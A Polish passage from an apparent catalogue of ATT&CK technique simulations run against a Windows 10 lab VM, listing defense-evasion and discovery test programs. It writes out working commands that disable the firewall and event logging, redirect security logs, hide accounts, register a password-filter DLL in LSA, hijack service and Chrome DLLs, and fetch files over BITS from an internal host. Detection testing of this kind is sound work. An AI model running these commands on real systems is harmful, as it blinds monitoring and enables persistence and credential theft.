6. Tworzy klucz z domyślną wartością w HKEY_CURRENT_USER\SOFTWARE\Microsoft\IMEtest na calc.exe

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 6

Taktyka:	***Defense Evasion***	*Numer:*	***T1127.001***	***Wymagany Admin?***	☐
Nazwa:	***MSBuild***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany główny plik na pulpit wraz z plikiem test.proj.

Program wykorzystuje MSBuild.exe z Windowsa .NET do uruchomienia polecenia ukrytego w test.proj.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1197***	***Wymagany Admin?***	☐
Nazwa:	***BITS Jobs***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy za pomocą BITS:

1. Pierwszy test, wysłanie pliku:

bitsadmin /create /UPLOAD Testik
bitsadmin /addfile Testik http://10.0.2.15:80/KimJestem.exe C:\Users\User\Desktop\KimJestem.exe
bitsadmin /setnotifycmdline Testik C:\Windows\System32\cmd.exe "/c whoami > C:\Users\User\Desktop\KimJestem.txt"
bitsadmin /resume Testik
bitsadmin /complete Testik

2. Drugi test, pobranie pliku:

bitsadmin /create Testikaa
bitsadmin /addfile Testikaa http://10.0.2.15:80/KimJestem.exe C:\Users\User\Desktop\KimJestem.exe
bitsadmin /resume Testikaa
bitsadmin /complete Testikaa

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1202***	***Wymagany Admin?***	☐
Nazwa:	***Indirect Command Execution***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1. Program po uruchomieniu wykonuje program forfiles, który uruchamia cmd, które następnie wykonuje whoami i zapisuje do pliku: forfiles.exe /C "cmd /c whoami > C:\Users\User\Desktop\wynikforfiles.txt

2. Po drugie uruchomi msinfo32.exe około 10 razy za pomocą forfiles: forfiles.exe /C „msinfo32.exe"

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1205.001***	***Wymagany Admin?***	☐
Nazwa:	***Port Knocking***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ze względu na korzystanie przez program z API npcap, a skopiowanie samych bibliotek npcap do ofiary nie spowodowało poprawnego działania programu, może być konieczne wykonanie dodatkowych czynności lub dodanie dodatkowego kodu, co mogło być bardzo czasochłonne do zrealizowania. W związku z tym na ofiarach zainstalowano Wiresharka z npcap z API, co miało na celu symulację poprawnego zaprogramowania tej części złośliwego pliku.

1. Program po uruchomieniu będzie nasłuchiwał na porcie ruchu sieciowego i czekał na odpowiednie pakiety. Po 5 krotnym przyjściu pakietu na port 1234. Program wysyła pakiet TCP SYN na zdalny host port 5555, dzięki czemu po nawiązaniu połączenia jest możliwa komunikacja zwrotna nawet z aktywnym firewallem.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.001***	***Wymagany Admin?***	☐
Nazwa:	***Compiled HTML File***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wrzucić wraz z głównym plikiem pliki 123.chm i plik 123.exe

Po uruchomieniu, program uruchamia 123.chm (może pojawić się komunikat), który uruchamia plik 123.exe, który tworzy plik na pulpicie wykonano.txt.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.002***	***Wymagany Admin?***	☒
Nazwa:	***Control Panel***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje do panelu sterowania ikonę poprzez:

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\NameSpace\{ac0a65f5-81c0-4b42-84e9-ae3527f4dbd1}" /f
reg add "HKEY_CLASSES_ROOT\CLSID\{ac0a65f5-81c0-4b42-84e9-ae3527f4dbd1}" /t REG_SZ /d "Test" /f
reg add "HKEY_CLASSES_ROOT\CLSID\{ac0a65f5-81c0-4b42-84e9-ae3527f4dbd1}\DefaultIcon" /t REG_SZ /d "%SystemRoot%\System32\SHELL32.dll,10" /f
reg add "HKEY_CLASSES_ROOT\CLSID\{ac0a65f5-81c0-4b42-84e9-ae3527f4dbd1}\Shell\Open\Command" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f";

Po wykonaniu powstanie ikona z rozłączonym dyskiem o nazwie test w panelu sterowania i po kliknięciu otworzy się kalkulator.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.003***	***Wymagany Admin?***	☐
Nazwa:	***CMSTP***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu tworzy plik na pulpicie test.inf z ścieżką do kalkulatora. Następnie wykonuje: cmd.exe /c "cmstp.exe /s C:\Users\User\Desktop\test.inf", co w następstwie otwiera kalkulator.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.004***	***Wymagany Admin?***	☐
Nazwa:	***InstallUtil***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany installutil.dll na pulpicie.

Po uruchomieniu program uruchamia InstallUtil, który instaluje plik .dll. W pliku .dll instalacja polega na uruchomieniu calc.exe

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.005***	***Wymagany Admin?***	☐
Nazwa:	***Mshta***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik calc.hta, na pulpicie.

Po uruchomieniu, program uruchamia mshta, który uruchamia calc.hta, a ten kalkulator.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.007***	***Wymagany Admin?***	☐
Nazwa:	***Msiexec***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik testmsi.msi na pulpicie.

Program po uruchomieniu, uruchomi msiexec w celu instalacji pakietu testmsi.msi, która to odpali calc.exe

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.008***	***Wymagany Admin?***	☐
Nazwa:	***Odbcconf***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik KimJestem.dll na pulpicie.

Program po uruchomieniu, uruchomi odbcconf, który załaduje bibliotekę KimJestem.dll, a to powinno stworzyć plik WYKONANO.txt na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.010***	***Wymagany Admin?***	☐
Nazwa:	***Regsvr32***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik KimJestem.dll na pulpicie.

Program po uruchomieniu, uruchomi regsvr32, który załaduje bibliotekę KimJestem.dll, a to powinno stworzyć plik WYKONANO.txt na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1218.011***	***Wymagany Admin?***	☐
Nazwa:	***Rundll32***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik rundllfor32.dll na pulpicie.

Program po uruchomieniu, wykorzystuje rundll32.exe do załadowania funkcji CreateFile w rundllfor32.dll, a to powinno stworzyć plik RunDll32dll.txt na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1220***	***Wymagany Admin?***	☐
Nazwa:	***XSL Script Processing***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik Test.xsl na pulpicie.

Program po uruchomieniu wykona skrypt zawarty w pliku xsl poprzez wmic: wmic os get /FORMAT:"C:\Users\User\Desktop\Test" Efektem jest wywołanie kalkulatora.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1222.001***	***Wymagany Admin?***	☐
Nazwa:	***Windows File and Directory Permissions Modification***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program przeczesuje pliki w folderze Dokumenty i nadaje pełne uprawnienia użytkownikowi Test do nich

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1480.001***	***Wymagany Admin?***	☐
Nazwa:	***Environmental Keying***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik plik.txt na pulpicie będący zaszyfrowanym kalkulatorem, reprezentując w ten sposób zaszyfrowany i dostępny tylko dla określonej ofiary ładunek.

Po uruchomieniu program sprawdzi, czy działa na docelowym systemie ofiary, weryfikując nazwę użytkownika ("User") oraz obecność pliku "WażneDaneTabelaryczne.xlsx" w folderze Dokumenty. Jeśli warunki te są spełnione, odszyfruje plik "calc.exe" i go uruchomi.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1548.002***	***Wymagany Admin?***	☐
Nazwa:	***Bypass User Account Control***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Ze względu na zgłoszenie podatności związanej z tą techniką, określona firma potrzebuje czasu na zapoznanie się z problemem. Jeśli firma uzna to za rzeczywistą podatność, musi mieć możliwość wdrożenia odpowiednich środków zaradczych. W związku z tym, do momentu aż firma nie rozwiąże tego problemu, nie powinienem publicznie udostępniać szczegółów dotyczących tej podatności. Z tego powodu sposób działania oraz wykonanie tej techniki pozostają utajnione.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1556.002***	***Wymagany Admin?***	☒
Nazwa:	***Password Filter DLL***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik passwordfilter.dll oraz status.txt z zawartością 1 na pulpicie.

Program po uruchomieniu:

1. Kopiuje dll do system32.
2. Doda w kluczu HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa Notification Packages passwordfilter
3. Zrestartuje komputer, aby załadować bibliotekę.

Biblioteka przy logowaniu zmieni zawartość status na 0 i stworzy plik passwordfilter.txt //czasami tworzy jeszcze output.txt i log.txt

szablon dll stąd:
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/t1174-password-filter-dll

Rozwiązania API: ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1562.002***	***Wymagany Admin?***	☒
Nazwa:	***Disable Windows Event Logging***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Czasami trzeba uruchamiać ten program kilka razy, aby zmienić wartość w rejestrze.

Program po uruchomieniu wykonuje dwie funkcje:

1. Zmienia wartość w kluczu HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\WMI\Autologger\EventLog-System /v "Start" /t REG_DWORD /d "0"
2. Zmienia wartość w kluczu HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog" /v "Start" /t REG_DWORD /d "4"

Następnie restartuje system.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Defense Evasion***	*Numer:*	***T1562.003***	***Wymagany Admin?***	☐
Nazwa:	***Impair Command History Logging***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik profile.ps1 o zawartości „Set-PSReadlineOption -HistorySaveStyle SaveNothing „na pulpicie.

Po uruchomieniu program tworzy wszystkie niezbędne katalogi, a następnie kopiuje do ostatniego skrypt profile.ps1. Od teraz uruchamiając PowerShell i robiąc cokolwiek historia nie zostanie zapisana do pliku.

Rozwiązania API: ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1562.004***	***Wymagany Admin?***	☒
Nazwa:	***Disable or Modify System Firewall***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Są dwa programy:

1. DisableFirewall - Wyłącza Firewalla poprzez:

netsh firewall set opmode disable
netsh advfirewall set allprofiles state off (to samo co wyżej, lecz nowsze rozwiązanie)

2. ModifyFirewall - Modyfikuje Firewalla poprzez:

netsh advfirewall set allprofiles firewallpolicy allowinbound, allowoutbound (zezwala na cały ruch)
netsh advfirewall firewall add rule name="test1" dir=in action=allow protocol=TCP localport=116 (zezwala tylko na ruch wchodzący na porcie 116)

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 4

Taktyka:	***Defense Evasion***	*Numer:*	***T1562.006***	***Wymagany Admin?***	☒
Nazwa:	***Indicator Blocking***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1. Zmienia lokalizacje logów za pomocą polecenia:

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Security\" /v "File" /t REG_EXPAND_SZ /d "%SystemRoot%\System32\winevt\Logs\ASD.evtx" /f

2. Wyłącza konkretnego dostawce logów za pomocą polecenia:

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Backup" /v "Enabled " /t REG_DWORD /d "0" /f

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1562.009***	***Wymagany Admin?***	☒
Nazwa:	***Safe Mode Boot***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu ustawia flagę systemu na safeboot poprzez polecenie bcdedit /set {current} safeboot minimal. Następnie restartuje system, aby uruchomić tryb Safeboot.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.001***	***Wymagany Admin?***	☐
Nazwa:	***Hidden Files and Directories***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik plik.txt tam, gdzie główny plik hiddenfiles.exe. Po uruchomieniu programu powstanie ukryty folder MyDir na pulpicie, a w nim przeniesiony i też ukryty plik plik.txt.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.002***	***Wymagany Admin?***	☒
Nazwa:	***Hidden Users***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu dodaje wpis do rejestru za pomocą polecenia:

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v "Test" /t REG_DWORD /d "0" /f

Wpis ten chowa użytkownika Test z menu logowania jednak nadal można się zalogować poprzez np.cmd.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.003***	***Wymagany Admin?***	☐
Nazwa:	***Hidden Window***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1. Wykonuje whoami w PS w ukrytym oknie. Zapisuje wyniki do Files.txt na pulpicie.
2. Wykonuje whoami w cmd w ukrytym oknie (utworzonym za pomocą c++). Zapisuje wyniki do Files2.txt na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.004***	***Wymagany Admin?***	☐
Nazwa:	***NTFS File Attributes***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

W lokalizacji programu wymagany jest dowolny plik o nazwie test1.txt.

Program robi dwie rzeczy:

1. Zapisuje i szyfruje w base64 polecenie "whoami" do strumienia ads pliku test1.txt
2. Odszyfrowuje i wykonuje to polecenie. Następnie zapisuje wyniki do pliku output.txt

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.005***	***Wymagany Admin?***	☐
Nazwa:	***Hidden File System***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu tworzy ukryty system plików na pulpicie za pomocą polecenia:
C:\Programy\Veracrypt\VeraCrypt.exe /volume "C:\Users\User\Desktop\test.tc" /letter u /password test12345678 /quit /silent

Następnie program montuje ten system plików jako oddzielny dysk za pomocą polecenia:
C:\Programy\Veracrypt\VeraCrypt.exe /volume "C:\Users\User\Desktop\test.tc" /letter u /password test12345678 /quit /silent

Komendy wzięte z: https://arcanecode.com/2021/06/14/veracrypt-on-the-command-line-for-windows/

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1564.011***	***Wymagany Admin?***	☐
Nazwa:	***Ignore Process Interrupts***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Wymagany w lokalizacji programu plik script.ps1.

Po uruchomieniu programu, uruchomi on skrypt w PowerShellu script.ps1. Będzie on co 5 sekund zapisywał datę i godzinę do pliku test1.txt. W skrypcie zawarte jest $ErrorActionPreference = 'SilentlyContinue' sprawiające, że błędy są ignorowane i nie wyświetlane.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1574.001***	***Wymagany Admin?***	☐
Nazwa:	***DLL Search Order Hijacking***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Ze względu na zgłoszenie podatności związanej z tą techniką, określona firma potrzebuje czasu na zapoznanie się z problemem. Jeśli firma uzna to za rzeczywistą podatność, musi mieć możliwość wdrożenia odpowiednich środków zaradczych. W związku z tym, do momentu aż firma nie rozwiąże tego problemu, nie powinienem publicznie udostępniać szczegółów dotyczących tej podatności. Z tego powodu sposób działania oraz wykonanie tej techniki pozostają utajnione.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1574.002***	***Wymagany Admin?***	☐
Nazwa:	***DLL Side-Loading***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik status.txt z zawartością "1" i calc.dll na pulpicie

Program po uruchomieniu podmienia chrome.dll na calc.dll i uruchamia chroma powodując załadowanie złośliwej biblioteki, a ta uruchamia kalkulator.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1574.007***	***Wymagany Admin?***	☒
Nazwa:	***Path Interception by PATH Environment Variable***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

W miejscu programu wymagany plik MyEx.exe.

Program po uruchomieniu przeniesie MyEx.exe na pulpit jako calc.exe. Następnie doda folder Pulpit do zmiennej środowiskowej system. Od teraz wpisując calc w cmd lub PowerShellu wykonuje się calc.exe z pulpitu zamiast kalkulatora Windowsa.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1574.010***	***Wymagany Admin?***	☒
Nazwa:	***Services File Permissions Weakness***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ta technika dotyczy podatnej na modyfikacje biblioteki serwisu, z racji że ja takiej nie znam ani nie korzystam, muszę podejść do tego inaczej wykorzystując bibliotekę systemową. Z tego powodu muszę zrobić coś co wykracza poza tą technikę, a więc nie może to być oceniane pod kątem skuteczności. A konkretniej za pomocą programu .exe, który wykonuje takie polecenia:

takeown /f C:\Windows\System32\audiosrv.dll
icacls C:\Windows\System32\audiosrv.dll /grant User:(F)

Dzięki nim przejmę na własność bibliotekę, dzięki czemu ochrona systemowa trusted installer nie będzie działać. Pozwoli mi to zasymulować podatność na nadpisywanie plików serwisów. Dodatkowo trzeba zatrzymać jeszcze serwis.

Wymagany na pulpicie plik calc.dll (złośliwa biblioteka dla serwisu audiosrv) oraz status.txt z wartością "1" z uprawnieniami pozwalającymi na zapis dla localservice.

Po uruchomieniu program podmienia plik audiosrv.dll w system32 na calc.dll i resetuje system, aby załadował złośliwą bibliotekę jako serwis.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1574.011***	***Wymagany Admin?***	☒
Nazwa:	***Services Registry Permissions Weakness***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany na pulpicie plik calc.dll (złośliwa biblioteka dla serwisu audiosrv).

Program po uruchomieniu zmienia wpis w rejestrze HKLM\SYSTEM\CurrentControlSet\Services\Audiosrv\Parameters /v "ServiceDll" /t REG_EXPAND_SZ /d "C:\Users\User\Desktop\calc.dll" i resetuje system, aby załadował złośliwą bibliotekę jako serwis.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1600.001***	***Wymagany Admin?***	☒
Nazwa:	***Reduce Key Space***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu dodaje wartości:

ClientMaxKeyBitLength na 512
ClientMinKeyBitLength na 256

dla kluczy:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchangeAlgorithms\Diffie-Hellman
HKLM \SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchangeAlgorithms\PKCS

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1600.002***	***Wymagany Admin?***	☒
Nazwa:	***Disable Crypto Hardware***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Uwaga! Zmieniłem tę technikę na "Disable Crypto Software", gdyż win 10 Vbox nie ma funkcji „Crypto hardware", a nigdzie indziej nie ma techniki wyłączającej kryptograficzne serwisy.

Program po uruchomieniu wyłącza/zatrzymuje te dwa serwisy odpowiedzialne za kryptografie i klucze: keyiso, Cryptsvc

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Discovery***	*Numer:*	***T1007***	***Wymagany Admin?***	☐
Nazwa:	***System Service Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Po uruchomieniu program tworzy 4 pliki:

scquery.txt wynik polecenia sc query
tasklist.txt wynik polecenia tasklist /svc
netstart.txt wynik polecenia net start
services_list.txt wynik API serwera wmi zapytania wql SELECT * FROM Win32_Service

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Discovery***	*Numer:*	***T1010***	***Wymagany Admin?***	☐
Nazwa:	***Application Window Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program wykonuje dwie funkcje, wypisujące otwarte okna aplikacji:

1 Poprzez wywołanie API GetWindowTextW. Wyniki zapisuje do pliku window_titles.txt.
2. Poprzez PowerShell Get-Process | Where-Object {$_. mainWindowTitle} | Format-Table Id, Name, mainWindowtitle -AutoSize. Wyniki zapisuje do pliku window_titlesPS.txt.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Discovery***	*Numer:*	***T1012***	***Wymagany Admin?***	☐
Nazwa:	***Query Registry***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Po uruchomieniu program tworzy 3 pliki:

registry_branches.txt - wynik api RegEnumKeyExA gałęzi HKLM\SYSTEM\ControlSet001\Control
regquery.txt - wynik polecenia reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control"
regexport.reg - wynik polecenia reg export HKEY_LOCAL_MACHINE regexport.reg

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Discovery***	*Numer:*	***T1016.001***	***Wymagany Admin?***	☐
Nazwa:	***Internet Connection Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Po uruchomieniu program tworzy 1 plik:

ping_results.txt z wynikami fail/success pingu 4 stron: wp.pl, localhost, onet.pl, google.com

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Discovery***	*Numer:*	***T1016.002***	***Wymagany Admin?***	☐
Nazwa:	***Wi-Fi Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Po uruchomieniu program tworzy 3 pliki:

Uwaga! Maszyna wirtualna nie posiada Wi-Fi, więc przy API (czyli bss_lista.txt i wifi_profiles.txt) będzie błąd "WlanOpenHandle failed with error: 1062" oznaczające, że program dalej się nie wykona, bo nie ma funkcji wi-fi włączonej.

netsh.txt wynik polecenia netsh wlan show all
bss_lista.txt wynik API win GetKeyboardLayoutList
wifi_profiles.txt wynik API win WlanGetProfileList

Rozwiązania ***API:*** ***2*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Discovery***	*Numer:*	***T1018***	***Wymagany Admin?***	☐
Nazwa:	***Remote System Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Po uruchomieniu program tworzy 2 pliki:

netview.txt - wynik polecenia net view
hosts - kopia pliku hosts

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Discovery***	*Numer:*	***T1033***	***Wymagany Admin?***	☐
Nazwa:	***System Owner/User Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Po uruchomieniu program tworzy 3 pliki:

whoami.txt wynik polecenia whoami
netUser.txt wynik polecenia net user
username.txt wynik API WIN GetUserNameA

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Discovery***	*Numer:*	***T1040***	***Wymagany Admin?***	☐
Nazwa:	***Network Sniffing***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ze względu na korzystanie przez program z API npcap, a skopiowanie samych bibliotek npcap do ofiary nie spowodowało poprawnego działania programu, może być konieczne wykonanie dodatkowych czynności lub dodanie dodatkowego kodu, co mogło być bardzo czasochłonne do zrealizowania. W związku z tym na ofiarach zainstalowano Wiresharka z npcap z API, co miało na celu symulację poprawnego zaprogramowania tej części złośliwego pliku.

Program po uruchomieniu zapisuje kopie całego ruchu IP do pliku wyniki.txt

Kod wzięty i zmodyfikowany z:
https://www.winpcap.org/docs/docs_412/html/group__wpcapsamps.html #Packet Dump

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Discovery***	*Numer:*	***T1046***	***Wymagany Admin?***	☐
Nazwa:	***Network Service Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Uwaga! Ze względu na to, że podczas technik rekonesansu skanuje zdalnie porty, to podczas tej techniki postanowiłem zeskanować porty bezpośrednio z hosta oraz zgodnie z nazwą jak i celem techniki powiązać porty wraz z serwisami je obsługującymi:

Po uruchomieniu powstaną 3 pliki:

PS.TXT - uzyskanie dzięki skryptowi: powiązanie portów z usługą
Netstat.txt - Wyniki netstat -an
cmdProc.txt - uzyskanie dzięki pętli: port / nazwa procesu / rodzaj / pid / użyta pamięć

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 3

Taktyka: ***Discovery*** *Numer:* ***T1049*** ***Wymagany Admin?*** ☐
Nazwa: ***System Network Connections Discovery*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu program tworzy 4 pliki:

netstatR.txt - wynik polecenia netstat -r
netstataANO.txt - wynik polecenia netstat -ano
netUSE.txt - wynik polecenia net use
ip_net_table.txt - wynik API WIN GetIpNetTable

Rozwiązania API: 1 Programowe: 0 Zewnętrzne: 3

Taktyka: ***Discovery*** *Numer:* ***T1057*** ***Wymagany Admin?*** ☐
Nazwa: ***Process Discovery*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu program tworzy 3 pliki:

tasklist.txt - wynik polecenia tasklist
GetProcess.txt - wynik polecenia powershell.exe -Command Get-Process
lista_procesow.txt - wynik API windowsa EnumProcesses

Rozwiązania API: 1 Programowe: 0 Zewnętrzne: 2

Taktyka: ***Discovery*** *Numer:* ***T1069.001*** ***Wymagany Admin?*** ☐
Nazwa: ***Local Groups*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Według opisu ta technika dotyczy lokalnych grup i ich uprawnień, jednak nie wiem w jaki sposób można wylistować uprawnienia grupy jako samej grupy w Win10 Home, bez przeczesywania plików. Poza tym wszystkie przykładowe pod techniki dotyczą wylistowania użytkowników a nie uprawnień, więc i ja tak zrobię.

Po uruchomieniu program tworzy 1 plik:

Localgenum.txt wynik skryptu w PS listującego grupy a następnie użytkowników

